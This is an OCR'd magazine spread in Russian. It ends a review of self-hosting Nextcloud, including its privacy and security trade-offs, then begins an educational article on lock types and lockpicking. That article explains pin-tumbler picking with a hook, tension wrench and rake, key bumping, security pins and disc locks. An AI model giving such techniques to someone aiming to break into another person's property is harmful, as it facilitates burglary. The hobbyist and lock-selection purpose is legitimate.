
Зато здесь есть одна приятная вещь — интеграция в файловую систему iOS (об Android судить не могу). Nextcloud хоть и не сразу, но появился у меня в качестве раздела в приложении Files подобно тому, как это делают Dropbox и Google Drive. После этого можно манипулировать с файлами прямо там, а это открывает дорогу для разного рода локальной автоматизации.

INFO


У ownCloud интеграция в Files — это премиум-функция, доступная только по подписке. В тот же набор входит интерфейс к Shortcuts — системе автоматизации iOS. Кстати, и Nextcloud бы такая фича тоже не помешала.

Еще одна приятная штука — возможность закрыть доступ к приложению и логиниться через встроенную в систему биометрию — дактилоскопический датчик или распознавание лица.

Для десктопов (Windows, Linux, macOS) тоже есть программа. Она синхронизирует выбранные папки между облаком и жестким диском и напоминает клиент любого аналогичного сервиса — с той небольшой разницей, что тебе нужно будет указать адрес своего сервера.



Настройка синхронизации



Папка Nextcloud

ПРИВАТНОСТЬ И БЕЗОПАСНОСТЬ

Ставить Nextcloud для повышения безопасности в плане защиты своих данных от взлома — идея как минимум сомнительная, по крайней мере если ты не готов обеспечить дополнительные меры защиты. В первую очередь — ограничить доступ при помощи VPN или какого-то другого способа и держать все ПО в актуальном состоянии.

Увы, на практике любые ограничения доступа начинают спорить с удобством, да и техподдержка — это не то, чем стоит заниматься раз в год в первый день отпуска, — по крайней мере, если защита для тебя приоритет. Получается, что твой сервер или одно из приложений взломают куда скорее, чем, например, Gmail.

А вот если тебя коробит от мысли, что тот же Gmail собирает ключевые слова в твоих письмах, чтобы прицельно показывать тебе рекламу, то Nextcloud, безусловно, поможет избавиться от этого неприятного чувства. Но — ценой определенных трудов и отказа от многих фич.

Если же опасаешься передачи твоих данных тому или иному государству... то здесь не мне тебя учить! Nextcloud может стать или не стать одним из твоих инструментов, но другим обязательно будет шифрование.

Максимально параноидальным требованиям Nextcloud все равно не удовлетворяет, по крайней мере если ты планируешь пользоваться мобильным приложением. Его исходников, в отличие от исходников самого Nextcloud, никто не видел, и если разработчики захотят собирать какую-то статистику, то в теории у них для этого будет возможность.

Об установке всяких левых приложений одной кнопкой, кстати, тоже можешь забыть, если серьезно заботишься о приватности и безопасности. Чем больше кода, написанного энтузиастами и не прошедшего никаких аудитов, ты поставишь на свой сервер, тем больше возможностей для протечек и пробоин.

ИТОГИ


Безусловно, заводить у себя Nextcloud — это удовольствие на любителя. Если планируешь развернуть такое хозяйство, нужно сразу готовиться к тому, что приложения здесь — это по большей части бледные копии аналогичных коммерческих сервисов и уступают им и в удобстве, и в функциональности, а подчас и в надежности.

Однако, помимо повышения приватности, есть и другие аргументы в пользу Nextcloud и ему подобных. Один из них — это экономия. Я, к примеру, утилизовал свободное место, доставшееся мне от хостера вместе с инстансом VPS. Но сервер может стоять и дома, с подключенными к нему дисками или доступом к NAS по локальной сети. Тогда цена гигабайта будет значительно ниже.

Ну и наконец, если ты, как и я, энтузиаст всякой персональной автоматизации и у тебя куча скриптов и воркфлоу для разных занятий, то ты наверняка и сам сообразишь, зачем тебе все это может понадобиться!

LOCKPICK

КАКИЕ БЫВАЮТ ТИПЫ ЗАМКОВ И ПОЧЕМУ ВСЕ ИХ МОЖНО ВСКРЫТЬ



Локпикинг, то есть взлом замков, — это не только преступное деяние на пути к чужим ценным вещам, но и популярное развлечение среди специалистов по информационной безопасности. Знания в этой области пригодятся и при выборе замка, и, к примеру, если потеряешь ключ. Из этой статьи ты узнаешь, какие бывают виды замков, какие у каждого из них слабые места и как отличить более надежный от менее надежного.


nipnull
nipnull@gmail.com

С ЧЕГО ВСЕ НАЧИНАЛОСЬ

Потребность защищать свое имущество и контролировать доступ одних людей в помещения других людей была издавна. Первые замки были изобретены еще в Древнем Египте. Тогда они скорее походили на модифицированные засовы, в которых были специальные отверстия для колышков. При помощи «ключа» надо было поднять колышки вверх, после чего можно потянуть за ключ и вытащить запирающую часть.

Но сильное развитие история замков получила начиная с XVIII века. В 1784 году Джозеф Брама выставил на витрине магазина свой замок оригинальной конструкции, пообещав награду в 200 гиней (порядка 200 тысяч долларов в пересчете на текущий век) тому, кто его вскроет. Несмотря на солидную награду, 67 лет подряд попытки энтузиастов оставались тщетными. Этот замок был взломан Чарльзом Хоббсом в 1851 году на Всемирной выставке. Он потратил на это 51 час.

Другой заслуживающий упоминания изобретатель — Джеремия Чабб. Он в 1818 году изобрел сувальдный замок, который называют его именем: замок Чабба. Этот замок интересен тем, что для него необходимы два ключа. Первый ключ использовался в обычных случаях, чтобы открыть и закрыть замок. Но если замок попытаться вскрыть, то он перейдет в защитный режим, после чего первый ключ уже не будет подходить. Тогда надо воспользоваться вторым ключом, чтобы вернуть замок в обычный режим, где подойдет первый ключ. Такой механизм не только усложняет взлом, но и информирует хозяина о неудачной попытке взлома. Однако и этот замок тоже вскрыли, причем сделал это тот же человек и на той же выставке, что поработал над замком Джозефа Брама.



В наши дни все стало куда интереснее. Давай пройдемся по популярным видам замков, начав с самого обычного — английского.


WARNING

Автор и редакция не несут ответственности за любой возможный вред, причиненный с использованием информации из этой статьи. Применяя ее, ты действуешь на свой страх и риск и проинформирован о последствиях. Нарушение неприкосновенности жилища, кража либо порча имущества преследуются по закону. Используй полученные знания, только когда это никому не причинит ущерба!

АНГЛИЙСКИЙ ЗАМОК


Замок состоит из нескольких частей: это корпус замка, вращающийся цилиндр, куда мы вставляем ключ, отверстия под штифты и сами штифты (верхний и нижний) с пружинами, давящими на них. В разговоре штифты такого замка у нас часто называют «пинами».

На правой части картинки мы видим положения пинов, когда ключ не вставлен или же вставлен неподходящий ключ. Верхние пины в этом случае находятся между корпусом замка и цилиндром, не давая последнему вращаться. Если вставлен подходящий ключ, то они не препятствуют повороту ключа вместе с цилиндром.




Уязвимость механизма

Почему этот вид замков возможно вскрыть? Многие специалисты по кибербезопасности любят случайные числа. В локпике же любят погрешность, которая здесь сыграет ключевую роль. Если посмотреть на ось симметрии замка сверху, то в теории все пины будут находиться на одной этой оси. На практике же реализовать это практически невозможно и они будут на разных осях.




Вернемся к виду спереди. Если мы начнем слегка проворачивать цилиндр по часовой стрелке, то он упрется в пины. И важно, что не во все сразу, а только в один, крайний. Это будет самый левый пин. Подняв его, мы дадим цилиндру слегка провернуться, уперевшись в следующий слева пин.




Отмычки


Классический инструмент для вскрытия этих замков — крючок (hook) и натяжитель. Хук — это металлическая пластина, чем-то похожая на половину пинцета с загнутыми концами. Натяжитель — тоже пластина, только согнутая в Г-образную форму. Сначала мы вставляем натяжитель в отверстие цилиндра со стороны, противоположной пинам, и начинаем слегка вращать цилиндр с его помощью. После этого заводим хук примерно на длину ключа, чтобы достать до дальнего пина, и начинаем по очереди, от дальнего к ближнему, поднимать и опускать пины. Как видно на иллюстрации — некоторые верхние пины опускаются обратно. Это значит, что не в них упирается цилиндр в этот момент. А вот когда верхний пин остается в корпусе замка, значит, в него упирался цилиндр и мы подобрали пин.



Для работы с пинами есть и другие инструменты. На этой иллюстрации мы видим snake rake. Отличие работы с ним, в сравнении с хуком, в том, что нам не надо его опускать после попытки поднять пин. Это может сильно ускорить подбор, если нет дополнительных защит.



Еще одна техника, которая позволяет относительно быстро вскрыть замок, в англоязычных источниках называется «бампинг» (от английского bump — «удар»). Для нее потребуется подготовленный ключ, который подходит по боковому узору к цилиндру замка, со сточенными до минимального положения зазубринами и парой резиновых колец, надетых на ключ, — они позволяют вставлять его не до конца. Далее алгоритм прост — мы вставляем ключ и ударяем по нему резиновым молотком, от чего пины подлетают вверх. Пока верхние пины в полете, мы пытаемся провернуть цилиндр с помощью ключа.




Изображение: zamok72.ru


Существует также полуавтоматический бампинг — идея та же самая, но пины подбрасывает специальное устройство с пружинным механизмом и спусковым крючком. Бывает и автоматический бампинг — там всю работу выполняет вибромотор.


Дополнительные защиты

Защититься от взлома позволяет небольшое изменение формы верхнего пина. Есть несколько видов защитных пинов специфической формы. На картинке самый левый пин обычный, а остальные — пины безопасности (они же «штифты безопасности» или в англоязычных источниках — security pin).





Когда мы подбираем обычный пин, то мы его поднимаем, и он фиксируется. При попытке поднять грибовидный пин безопасности он будет двигаться идентично обычному, но остановится и зафиксируется раньше: когда «шляпка гриба» упрется в небольшой выступ корпуса замка. При этом у взломщика может создаться ложное впечатление, что пин зафиксировался.





Особенность ладьевидных секьюрити-пинов заключается в том, что, когда пытаешься провернуть цилиндр относительно корпуса замка, они покачиваются и фиксируются как распорка, не давая себя поднять. Тем более не даст себя поднять ладьевидный пин с засечкой, так как у него есть тонкий выступ посередине, который упирается в засечку на цилиндре, сделанную специально для него.





Продолжение статьи →


LOCKPICK


КАКИЕ БЫВАЮТ ТИПЫ ЗАМКОВ И ПОЧЕМУ ВСЕ ИХ МОЖНО ВСКРЫТЬ

ДИСКОВЫЙ ЗАМОК


Другая заслуживающая внимания разновидность замков — дисковые. В них вместо пинов используются диски (1), корпус замка (7) и элемент, открывающий замок (6).

Когда замок закрыт (левая картинка), корпус замка с подвижной частью зафиксирован штифтом (4). Чтобы открыть замок, нужно провернуть его на определенный угол: штифт упадет в выемку (2) и объединит элементы 6 и 7.






Разберем пошагово, как открывается такой замок. Сначала выемки под штифт на дисках находятся на разных осях. Когда мы начинаем проворачивать ключ, выемки выравниваются по одной оси. Дело в том, что на ключе выступы сделаны под разными углами и они поворачивают каждый диск на свой определенный угол. Далее мы доворачиваем ключ, штифт падает в выемки, и замок открыт.



Такой замок тоже можно вскрыть благодаря погрешности расположения дисков по высоте. Делается это с помощью инструментов на картинке ниже. Однако сделать это сложнее, так как в отличие от предыдущих замков простота конструкции позволяет его изготавливать с меньшими погрешностями.

На картинке ниже показан инструмент, с помощью которого по очереди подбираются диски.



